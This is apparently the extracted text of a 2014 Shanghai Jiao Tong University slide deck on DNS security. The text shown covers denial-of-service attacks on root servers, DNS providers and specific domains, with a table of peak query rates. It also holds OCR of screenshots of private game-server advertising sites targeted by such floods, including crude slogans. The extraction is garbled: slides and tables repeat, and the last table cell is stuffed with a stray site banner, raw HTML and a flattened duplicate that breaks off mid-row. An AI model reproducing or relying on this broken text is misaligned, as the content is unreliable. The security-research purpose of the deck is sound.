



上海交通大学
SHANGHAI JIAO TONG UNIVERSITY



DNS 域名系统安全与攻击检测

章思宇

上海交通大学 网络信息中心

2014 年 5 月 29 日



上海交通大学

SHANGHAI JIAO TONG UNIVERSITY



DNS 域名系统安全与攻击检测

- ❶ 拒绝服务攻击
- ❷ 域名和 DNS 劫持
- ❸ DNS 隧道和信息窃取
- ❹ 基于 DNS 的恶意软件检测



上海交通大学

SHANGHAI JIAO TONG UNIVERSITY



DNS 域名系统安全与攻击检测

- ❶ 拒绝服务攻击
- ❷ 域名和 DNS 劫持
- ❸ DNS 隧道和信息窃取
- ❹ 基于 DNS 的恶意软件检测




针对 DNS 的拒绝服务攻击



根服务器

- 2002 年 10 月 21 日，持续一小时，ICMP Flooding 全部 13 组根服务器，未造成明显影响
- 2007 年 2 月 6 日，持续 8 小时，G-ROOT、L-ROOT 受到明显影响



<http://c.root-servers.org/october21.txt>

<http://www.icann.org/en/about/learning/factsheets/factsheet-dns-attack-08-mar07-en.pdf>

<https://www.dns-oarc.net/files/dnsops-2007/Kristoff-Feb07-attacks.pdf>



针对 DNS 的拒绝服务攻击


❶ 根服务器

❷ DNS 服务提供商

- 2014 年 4 月 30 日, UltraDNS, ~ 250 Gbps
- 2014 年 5 月 9 日, PointDNS, ~ 25 Mpps



DNS 流量监测





针对域名拒绝服务

Domain (3rd Level)	Duration	Peak QPS
www.193pk.com	10.7	17,440,858
video.shunlo.com	24.6	14,372,799
www.23222221.com	19.0	13,260,657
www.973pk.com	15.5	10,716,762
sss.cs112233.com	1.5	10,481,721
www.9usf.com	8.7	10,409,776
haost.haosf1314.com	30.1	9,802,065
haost.957pk.com	36.6	9,433,121
www.57145.com	6.0	9,219,111
haost.zhao1.cn	24.9	8,988,961
www.uc97.com	19.8	8,816,908
www.zhaomishi.com	5.9	4,975,894
www.365ttxx.com	0.4	2,335,808
www.339ok.com	9.5	2,259,709
www.sf010.com	0.4	2,223,854



针对域名拒绝服务

Domain (3rd Level)

www.193pk.com

video.shunlo.com

www.23222221.com

www.973pk.com

sss.cs112233.com

www.9usf.com

haost.haosf1314.com

haost.957pk.com

www.57145.com

haost.zhaol.cn

www.uc97.com

www.zhaomishi.com


www.365ttxx.com

www.339ok.com

www.sf010.com

设为首页 加入收藏 租站: woyaozuzhan@gmail.com

「只做“搜搜、搜狗、360” 500SF.COM
每日最新、最好、最火爆的传奇发布网」



传奇服务器名	服务器IP	开放时间(年/月/日/时)	地区线路	版本介绍	客服QQ	详细介绍
> 飘渺无双 <	[强悍●轻变]	2014年/5月/22日/17点开放	▲ 首战首区 ▲	复古轻变“每天开放4-6区保证激情不断-推荐	十极品单件+	点击查看
※龙雀傲途※轻变	第1区\跪求体验	2014年/5月/22日/17点开放	v i p · 双线	■免费■激情■火爆■长期■好服难找■-推荐	内服◆死全家	点击查看
※弑神轻变一区※	※假一区死全家※	2014年/5月/22日/17点开放	N e w · 双线	※”全免费、1.切靠打、(真憋尿)=火爆※-推荐	1区<=首发	点击查看
1、76天使微变	◆◆散人1区◆◆	2014年/5月/22日/17点开放	双线稳定封挂	顶级炫装=0元满级=中小怪爆终极=不玩-推荐	人气骨灰大服	点击查看
2014战龍微變	■●火爆开放■●	2014年/5月/22日/17点开放	双线绝对封挂	顶级炫装=完美套装=顶级娱乐=激情刺激-推荐	×长久稳定×	点击查看
×××××免费微变	獨家一区×××××	2014年/5月/22日/17点开放	活人500++	■无合成■无特戒■装备满地■等级免费-推荐	■长久运营■	点击查看
■●80星王合击	新版新区■●■●■●	2014年/5月/22日/17点开放	实力人气长久	◆RMB回收装备◆千人激情◆绿色耐玩◆-推荐	装备永久保值	点击查看
……绿色微变……	不是一区+死全家	2014年/5月/22日/17点开放	500+活人	\\经典版本\\永不停服\\PK爽\\高回收-推荐	▲人气火爆▲	点击查看
2014凤仙微变	◆◆散人1区◆◆	2014年/5月/22日/17点开放	v i p · 双线	■●0元满级◆续写传奇■●经典传说■●-推荐	人气骨灰大服	点击查看
■●■●惹我者死	万倍攻击■●■●■●	2014年/5月/22日/17点开放	■泡点满级■	惹我者死■狂升65536■刀刀秒杀爽歪歪!■-推荐	■在线回收■	点击查看
1、76老传奇	沙奖RMB5000元	2014年/5月/22日/17点开放	RMB收元宝	沙奖RMB5000元\1.76你没玩过的\纯散人-推荐	1、76复古传	点击查看
1、95神龙合击	真①区+人气火爆	2014年/5月/22日/17点开放	-3秒合击-	-195合击\长期首选\神龙终极-1-推荐	100%散人	点击查看
◇超凡神耀◇轻变	独家_跪求体验_	2014年/5月/22日/17点开放	v i p · 双线	\\低消费\\高爆率\\高回收\\只为激情\\-推荐	内服◆死全家	点击查看
1.80绿色微变	100%独家首区	2014年/5月/22日/17点开放	◆稳定封挂◆	◆1.80绿色微变◆品牌大服◆人气超爆◆-推荐	◆重金打造◆	点击查看
《很牛逼的中变》	《稀有版本上市》	2014年/5月/22日/17点开放	vip. 稳定双线	①小时打2000元宝 瞬间满级 终极暴-推荐	全球.独家	点击查看
※全新特色●中变	0元满级\草根消	2014年/5月/22日/17点开放	散人多爆终极	5元当爹+10元当爷+秒爆9999元宝+送-推荐	冲级送暴力吸血	点击查看
◆◆◆◆管弯轻变	独家一区◆◆◆◆	2014年/5月/22日/17点开放	口千兆双线口	装备好爆◆激情散人PK◆合成转生全免费-推荐	6倍爆率新区	点击查看
中变●●●免费满级	≤5元终极≤5	2014年/5月/22日/17点开放	500+活人	送元宝/送地丁\送会员/送特戒\全免费-推荐	送终极●不坑爹	点击查看
停! ■●牛B中变	<1区>稳定■	2014年/5月/22日/17点开放	五月·巨献	+送特戒全免费+送4钻/+送地丁+升级-推荐	冲级送神器	点击查看
180火龙小极品	无合成■全部靠打	2014年/5月/22日/17点开放	V I P ● 双线	火龙究极■满地爆■终极好爆■适合散人-推荐	免费●泡满级	点击查看
※“帝尊”轻变※	※真=1==区※	2014年/5月/22日/17点开放	※顶级双线※	※散人轻微变.免费满级.所有装备全爆※-推荐	※绝对一区※	点击查看
不坑爹■中变一区	升级越快★送终极	2014年/5月/22日/17点开放	不花钱也牛B	◆5元当爹◆10元成爷◆秒爆百元宝-推荐	◆活人500◆	点击查看
※>龙界轻变<※	\\※独家1区※\\	2014年/5月/22日/17点开放	>双线不卡<	轻微变\长期\稳定\激情\终极狂爆-推荐	…装备全爆…	点击查看
新→微变	第1区▲	2014年/5月/22日/17点开放	■长久稳定■	\\引领微变新潮流.800多一切靠打\\-推荐	封挂→不卡	点击查看
■三子龍·超变■	■三國演義新版■	2014年/5月/22日/17点开放	■三國群英■	『麟盾·火焰盾·雷神盾·伏龍盾·項羽護-推荐	■三國超变■	点击查看
1、85新版合击	(首区)20倍爆率	2014年/5月/22日/17点开放	战火·影月版	(风雪城)战火影月终极好暴(散人版)-推荐	8⑤人气大F	点击查看
1.80●合击●首区	人人带特戒	2014年/5月/22日/17点开放	光速-双线	免费泡点●运9好爆●地图多●极品超高-推荐	现金回收装备	点击查看
1、76血影微变	鏢一微变一鏢	2014年/5月/22日/17点开放	全国双线	——76微变——-推荐	稳定	点击查看
死神狂潮=中变	中中中變變變變■	2014年/5月/22日/17点开放	◆终极免费◆	瞬间满级/终极免费/爆1000元宝/-推荐	终极X免费领	点击查看



针对域名拒绝服务

Domain (3rd Level)

www.193pk.com

video.shunlo.com

www.23222221.com

www.973pk.com

sss.cs112233.com

www.9usf.com

haost.haosf1314.com

haost.957pk.com

www.57145.com

haost.zhaol.cn

www.uc97.com

www.zhaomishi.com

www.365ttxx.com

www.339ok.com

www.sf010.com

◆◆◆◆独家微变	<第一阶段首区>	5月19日/13点30分开放	南北保证不卡	◆耐玩◆封挂◆无秒杀◆免费顶级◆地图全免◆新体验-推荐	100%封挂	点击查看
1·85月影合击	(新版)双倍爆率	5月19日/13点30分开放	双线500人	★独家副本\有深度\无特殊\篝火炮台\顶级全爆★-推荐	◆装备靠打◆	点击查看
—神龙微变—	—首站1区—	5月19日/13点30分开放	重金广告宣传	首发一区◆◆◆◆◆品牌大服◆人气超爆◆纯手工设计-推荐	封杀一切加速	点击查看
新195炎帝合击	新版本=抢先体验	5月19日/13点30分开放	你肯定没玩过	合击全新体验X公司运营X2倍爆率X散人专混X X X -推荐	完美封杀外挂	点击查看

23vg 爱上游
23vg.Com

最新公告: 租站Skype: ddkkxyyji@gmail.com
[设为首页](#) [加入收藏](#) [点击联系](#)

致力于游戏前沿

服务器名	服务器IP	开机时间	地区线路	版本介绍	客服QQ	详细介绍
189 玉兔轻变	■新版轻变■	5月19日/13点开放	元宝好打双线	■玉兔好打■孤月、妖月新版■装备全爆-推荐	首区人气火爆	点击查看
最牛逼的中变	激情首发一区	5月19日/13点开放	刀.刀.激.情	等级免费升·终极免费搞·pk爽到你高潮-推荐	天天有快感	点击查看
89 游龙新轻变	【骨灰玩家必选】	5月19日/13点开放	最火版本	长久、耐玩“装备全爆”憋尿pk”给力?-推荐	十是男人就玩	点击查看
■超■超■超■超	■变■变■变■变	5月19日/13点开放	rmb超激情	▲、升级奖终极·独家最火爆超变▲-推荐	进f马上激情	点击查看
—迷失◆激情—	、全新一区、	5月19日/13点开放	vip·双线	一好服难找、装备全爆、免费天堂——推荐	散人·首选	点击查看
■九阳轻变	官方新装备■	5月19日/13点开放	免费顶级	特色新版/装备全爆/元宝号打/安全泡点-推荐	无三贼无合成	点击查看
1·76吉祥精品	、火爆一区、	5月19日/13点开放	■双线■	76精品\12生肖\散人多\爆率高-推荐	■人气火爆■	点击查看
65535十超变	超超超超级变态	5月19日/13点开放	一步、杀一人	40亿血、万倍攻击、1秒65535级、长期f-推荐	区区300+	点击查看
“吸血\【中变】	==★全球独家★=	5月19日/13点开放	十长久品牌+	■全新版本上市■装备全爆■骨灰1秒爱上-推荐	区区800人	点击查看
最新迷失=18转	=独家全新改版=	5月19日/13点开放	双线=散人f	新版本6季末日迷失=装备好打+活动超-推荐	绝非垃圾版本	点击查看
十火爆+超级中变+	品牌中变+新玩法	5月19日/13点开放	——完全封挂	新版本◆新装备◆新地图◆新活动◆新玩法◆-推荐	无gm长期f	点击查看
独创新迷失	持久耐玩◆新一区	5月19日/13点开放	绝对封挂	停)一别找了!休息下(看本服再决定-推荐	天天有快感	点击查看
1·76怀旧复古	◆rmb回收元宝◆	5月19日/13点开放	、1区、	老传奇◆经典耐玩◆散人天堂◆攻沙奖人民币-推荐	■散人爆满■	点击查看
■吸血中变	十火十爆十中变	5月19日/13点开放	■一键回收	最新中变◆都进来这服人气肯定就火爆了-推荐	■全新中变■	点击查看
十独家无双十中变	十超爽十新中变+	5月19日/13点开放	十独家中变+	■新玩法■活动多■免费合成■免费进图-推荐	十11月新版+	点击查看
宇宙唯一中变	十独家中变+	5月19日/13点开放	十长久品牌+	上线就激情,10元满级,新版求体验-推荐	·一切靠打·	点击查看
天道独家轻变	独家X绝版	5月19日/13点开放	【双线不卡】	最新武器卡最震撼的内容卡你绝对没玩过-推荐	十绝对独家+	点击查看
一秒杀一切轻变=	—绝对—★首区	5月19日/13点开放	◆终极全爆◆	超越所有完美轻变,超级好玩,无限激情-推荐	满屏活人①区	点击查看
■荣耀超变■	●新f●第一区●	5月19日/13点开放	长久稳定双线	瞬间满级\超激情十一键回收·pk超牛-推荐	玩3分钟沉迷	点击查看
※ 绝版中变 ※	※ 霸霸天下 ※	5月19日/13点开放	、纯净无挂	■呕心独家制作■不怕没人杀■就怕你不杀-推荐	300+活人	点击查看
■视觉激情中变	上線送四钻十会员	5月19日/13点开放	超新版求体验	■合成免费■地图免费■全新视觉中变■-推荐	十好服难求+	点击查看
“独家\【超变】	、 “吸血·力作”、	5月19日/13点开放	◆终极全爆◆	、◆全新无合成◆所有装备狂暴◆、-推荐	▲人气火爆▲	点击查看
獨創=轻中变	▲独家新版▲	5月19日/13点开放	超新版求体验	免费终极=免费顶级=超高回收=pk爽-推荐	不花钱也牛b	点击查看
185雷霆⑤合①	经典重现·封挂·	5月19日/13点开放	双线·长久服	\\\雷霆⑤合①·无元素·不变态\\\—-推荐	长久稳定耐玩	点击查看
■超级新轻中变	、=★全球独家★=	5月19日/13点开放	双线十新服	——独家新版本——一秒杀所有轻中变——-推荐	10块当大爷	点击查看
十火爆传奇+	双线 装备靠打	5月19日/13点开放	一切免费到底	无英雄,无合成,装备靠打,终极全爆,-推荐	“人气爆棚”	点击查看
1·85新版合击	(首区)散人超多	5月19日/13点开放	合击·影月版	◆战猛道毒法耐扛◆秒收视图(散人多)-推荐	8⑤人气大f	点击查看
■全新◆中变激情	★人超多★①区★	5月19日/13点开放	超新版求体验	、爽到痛经·pk超级爽■爽到蛋碎-推荐	十2013新版+	点击查看



针对域名拒绝服务

Domain (3rd Level)	Duration	Peak QPS																																																																																																																																																																																																																		
www.193pk.com	23vg爱上游 23vg.Com 致力于游戏前沿 最新公告: 租站Skype: ddkkxyy11@gmail.com 设为首页 加入收藏 点击联系	2,223,854																																																																																																																																																																																																																		
video.shunlo.com																																																																																																																																																																																																																				
www.23222221.com																																																																																																																																																																																																																				
www.973pk.com																																																																																																																																																																																																																				
sss.cs112233.com																																																																																																																																																																																																																				
www.9usf.com																																																																																																																																																																																																																				
haost.haosf1314.com																																																																																																																																																																																																																				
haost.957pk.com																																																																																																																																																																																																																				
www.57145.com																																																																																																																																																																																																																				
haost.zhaol.cn																																																																																																																																																																																																																				
www.uc97.com	<table><tr><th>服务器名</th><th>服务器IP</th><th>开机时间</th><th>地区线路</th><th>版本介绍</th><th>客服QQ</th><th>详细介绍</th></tr><tr><td>※ 绝版中变 ※</td><td>※ 霸霸天下 ※</td><td>5月/19日/13点开放</td><td>\\ 纯净无挂</td><td>■呕心独家制作■不怕没人杀■就怕你不杀-推荐</td><td>300+活人</td><td>点击查看</td></tr><tr><td>■/ 荣耀超变 /■</td><td>●新f●第一区●</td><td>5月/19日/13点开放</td><td>长久稳定双线</td><td>瞬间满级\\超激情十一键回收·pk超牛-推荐</td><td>玩3分钟沉迷</td><td>点击查看</td></tr><tr><td>185 雷霆⑤合①</td><td>经典重现·封挂·</td><td>5月/19日/13点开放</td><td>双线·长久服</td><td>\\\\ 雷霆⑤合①·无元素·不变态///-推荐</td><td>长久稳定耐玩</td><td>点击查看</td></tr><tr><td>十激情十屏丝中变十</td><td>全新十真一区非==</td><td>5月/19日/13点开放</td><td>\\ 火爆十新区</td><td>\\合成免费\\地图免费\\全新靓装中变变-推荐</td><td>大投资招测试</td><td>点击查看</td></tr><tr><td>■/ 乐宝迷失一区</td><td>★新服一区★</td><td>5月/19日/13点开放</td><td>十火爆新版十</td><td>新更新长期迷失耐玩经典版-推荐</td><td>好版本难寻</td><td>点击查看</td></tr><tr><td>1·85 新版合击</td><td>(首区) 散人超多</td><td>5月/19日/13点开放</td><td>合击·影月版</td><td>◆战猛道毒法耐扛◆视收视图(散人多)-推荐</td><td>8⑤人气大f</td><td>点击查看</td></tr><tr><td>十独家无双十中变</td><td>十超爽十新中变十</td><td>5月/19日/13点开放</td><td>十独家中变十</td><td>■新玩法■活动多■免费合成■免费进图-推荐</td><td>十11月新版十</td><td>点击查看</td></tr><tr><td>■超 超 超 超</td><td>■变 变 变 变</td><td>5月/19日/13点开放</td><td>rmb超激情</td><td>▲ ·升级奖终极·独家最火爆超变▲ -推荐</td><td>进f马上激情</td><td>点击查看</td></tr><tr><td>最新迷失=18转</td><td>=独家全新改版=</td><td>5月/19日/13点开放</td><td>双线=散人f</td><td>新版第6季末日迷失=装备好打=活动超-推荐</td><td>绝非垃圾版本</td><td>点击查看</td></tr><tr><td>=>神装新版<=</td><td>=>巅峰之战<=</td><td>5月/19日/13点开放</td><td>独家%双线</td><td>\\ ·人气火爆·全国独家·激情四射-推荐</td><td>骨灰首选一</td><td>点击查看</td></tr><tr><td>—无敌传说①轻变</td><td>十激情十火爆</td><td>5月/19日/13点开放</td><td>一切免费到底</td><td>装备全靠打非首区开放非值得玩的好传奇-推荐</td><td>十绝对首区十</td><td>点击查看</td></tr><tr><td>宇宙唯一中变</td><td>十独家中变十</td><td>5月/19日/13点开放</td><td>十长久品牌十</td><td>上线就激情, 10元满级, 新版求体验-推荐</td><td>·一切靠打■</td><td>点击查看</td></tr><tr><td>=秒杀一切轻变=</td><td>—★绝对—★首区</td><td>5月/19日/13点开放</td><td>◆终极全爆◆</td><td>超越所有完美轻变, 超级好玩, 无限激情-推荐</td><td>满屏杀人①区</td><td>点击查看</td></tr><tr><td>【≡末日轻变≡】</td><td>【≡独家一区≡】</td><td>5月/19日/13点开放</td><td>活人1000</td><td>r pk爽\\送终极r 全免费\\真激情r -推荐</td><td>长期耐玩■</td><td>点击查看</td></tr><tr><td>189 ■玉兔轻变</td><td>■新版轻变■</td><td>5月/19日/13点开放</td><td>元宝好打双线</td><td>■玉兔好打■孤月、妖月新版■装备全爆-推荐</td><td>首区人气火爆</td><td>点击查看</td></tr><tr><td>=完美轻变=</td><td>长期一品牌大服=</td><td>5月/19日/13点开放</td><td>非pk激情非</td><td>全新上市·装备全爆·绝对给力·首沙20-推荐</td><td>正规公司运营</td><td>点击查看</td></tr><tr><td>189 ■玉兔轻变</td><td>■新版轻变■</td><td>5月/19日/13点开放</td><td>元宝好打双线</td><td>■玉兔好打■孤月、妖月新版■装备全爆-推荐</td><td>首区人气火爆</td><td>点击查看</td></tr><tr><td>1·96 皓月传奇</td><td>新服==首区</td><td>5月/19日/13点开放</td><td>[●新●服●]</td><td>轻变新版1.96烈焰红莲十在线回收十长久-推荐</td><td>\\封挂/火爆</td><td>点击查看</td></tr><tr><td>独创新迷失</td><td>持久耐玩◆新一区</td><td>5月/19日/13点开放</td><td>绝对封挂</td><td>停)一别找了! 休息下(看本版再决定-推荐</td><td>天天有快感</td><td>点击查看</td></tr><tr><td>1·76 吉祥精品</td><td>\\ 火爆一区 /</td><td>5月/19日/13点开放</td><td>■ 双线■</td><td>76精品\\12生肖\\散人多\\爆率高\\-推荐</td><td>■人气火爆■</td><td>点击查看</td></tr><tr><td>1●95 神龙合击</td><td>■500+活人■</td><td>5月/19日/13点开放</td><td>100%散人</td><td>神龙狂爆■元宝好打■激情不断■等级好升■-推荐</td><td>人气散人服</td><td>点击查看</td></tr><tr><td>完美吸血中变</td><td>爆率高, 人气高</td><td>5月/19日/13点开放</td><td>元宝·好打</td><td>超炫靓装备, 新地图, 新城市, 不定时无限-推荐</td><td>不花钱也终极</td><td>点击查看</td></tr><tr><td>十火爆传奇十</td><td>双线 装备靠打</td><td>5月/19日/13点开放</td><td>一切免费到底</td><td>无英雄, 无合成, 装备靠打, 终极全爆-推荐</td><td>“人气暴嗨”</td><td>点击查看</td></tr><tr><td> 最牛的中变 </td><td> 激情首发一区 </td><td>5月/19日/13点开放</td><td>刀.刀.激.情</td><td>等级免费升·终极免费搞·pk爽到你高潮-推荐</td><td>天天有快感</td><td>点击查看</td></tr><tr><td>\\ [热血] / 轻变</td><td>\\ 数据·保留 /</td><td>5月/19日/13点开放</td><td>元宝·好打</td><td>\\ 元宝好打 \\ 杀人超爽 \\ 终极全暴 \\ -推荐</td><td>▲提前开放▲</td><td>点击查看</td></tr><tr><td>■全新◆中变激情</td><td>★人超多★①区★</td><td>5月/19日/13点开放</td><td>超新版求体验</td><td>\\ 爽到痛经·pk 超级爽■嗨到蛋碎-推荐</td><td>十2013新版十</td><td>点击查看</td></tr><tr><td>■超级新颖中变</td><td>\\ =★全球独家★=</td><td>5月/19日/13点开放</td><td>双线十新服</td><td>—独家新版本—秒杀所有轻中变—-推荐</td><td>10块当大爷</td><td>点击查看</td></tr><tr><td>\\ 独家激情 / 轻变</td><td>假一区死全家 /</td><td>5月/19日/13点开放</td><td>装备全靠打</td><td>职业平衡 / 爆率超高 / 新玩法 / 求体验-推荐</td><td>◆公司运营◆</td><td>点击查看</td></tr><tr><td>1·76 怀旧复古</td><td>◆rmb回收元宝◆</td><td>5月/19日/13点开放</td><td>\\ 1区 /</td><td>老传奇◆经典耐玩◆散人天堂◆攻沙奖人民币-推荐</td><td>■散人爆满■</td><td>点击查看</td></tr></table>	服务器名	服务器IP	开机时间	地区线路	版本介绍	客服QQ	详细介绍	※ 绝版中变 ※	※ 霸霸天下 ※	5月/19日/13点开放	\\ 纯净无挂	■呕心独家制作■不怕没人杀■就怕你不杀-推荐	300+活人	点击查看	■/ 荣耀超变 /■	●新f●第一区●	5月/19日/13点开放	长久稳定双线	瞬间满级\\超激情十一键回收·pk超牛-推荐	玩3分钟沉迷	点击查看	185 雷霆⑤合①	经典重现·封挂·	5月/19日/13点开放	双线·长久服	\\\\ 雷霆⑤合①·无元素·不变态///-推荐	长久稳定耐玩	点击查看	十激情十屏丝中变十	全新十真一区非==	5月/19日/13点开放	\\ 火爆十新区	\\合成免费\\地图免费\\全新靓装中变变-推荐	大投资招测试	点击查看	■/ 乐宝迷失一区	★新服一区★	5月/19日/13点开放	十火爆新版十	新更新长期迷失耐玩经典版-推荐	好版本难寻	点击查看	1·85 新版合击	(首区) 散人超多	5月/19日/13点开放	合击·影月版	◆战猛道毒法耐扛◆视收视图(散人多)-推荐	8⑤人气大f	点击查看	十独家无双十中变	十超爽十新中变十	5月/19日/13点开放	十独家中变十	■新玩法■活动多■免费合成■免费进图-推荐	十11月新版十	点击查看	■超 超 超 超	■变 变 变 变	5月/19日/13点开放	rmb超激情	▲ ·升级奖终极·独家最火爆超变▲ -推荐	进f马上激情	点击查看	最新迷失=18转	=独家全新改版=	5月/19日/13点开放	双线=散人f	新版第6季末日迷失=装备好打=活动超-推荐	绝非垃圾版本	点击查看	=>神装新版<=	=>巅峰之战<=	5月/19日/13点开放	独家%双线	\\ ·人气火爆·全国独家·激情四射-推荐	骨灰首选一	点击查看	—无敌传说①轻变	十激情十火爆	5月/19日/13点开放	一切免费到底	装备全靠打非首区开放非值得玩的好传奇-推荐	十绝对首区十	点击查看	宇宙唯一中变	十独家中变十	5月/19日/13点开放	十长久品牌十	上线就激情, 10元满级, 新版求体验-推荐	·一切靠打■	点击查看	=秒杀一切轻变=	—★绝对—★首区	5月/19日/13点开放	◆终极全爆◆	超越所有完美轻变, 超级好玩, 无限激情-推荐	满屏杀人①区	点击查看	【≡末日轻变≡】	【≡独家一区≡】	5月/19日/13点开放	活人1000	r pk爽\\送终极r 全免费\\真激情r -推荐	长期耐玩■	点击查看	189 ■玉兔轻变	■新版轻变■	5月/19日/13点开放	元宝好打双线	■玉兔好打■孤月、妖月新版■装备全爆-推荐	首区人气火爆	点击查看	=完美轻变=	长期一品牌大服=	5月/19日/13点开放	非pk激情非	全新上市·装备全爆·绝对给力·首沙20-推荐	正规公司运营	点击查看	189 ■玉兔轻变	■新版轻变■	5月/19日/13点开放	元宝好打双线	■玉兔好打■孤月、妖月新版■装备全爆-推荐	首区人气火爆	点击查看	1·96 皓月传奇	新服==首区	5月/19日/13点开放	[●新●服●]	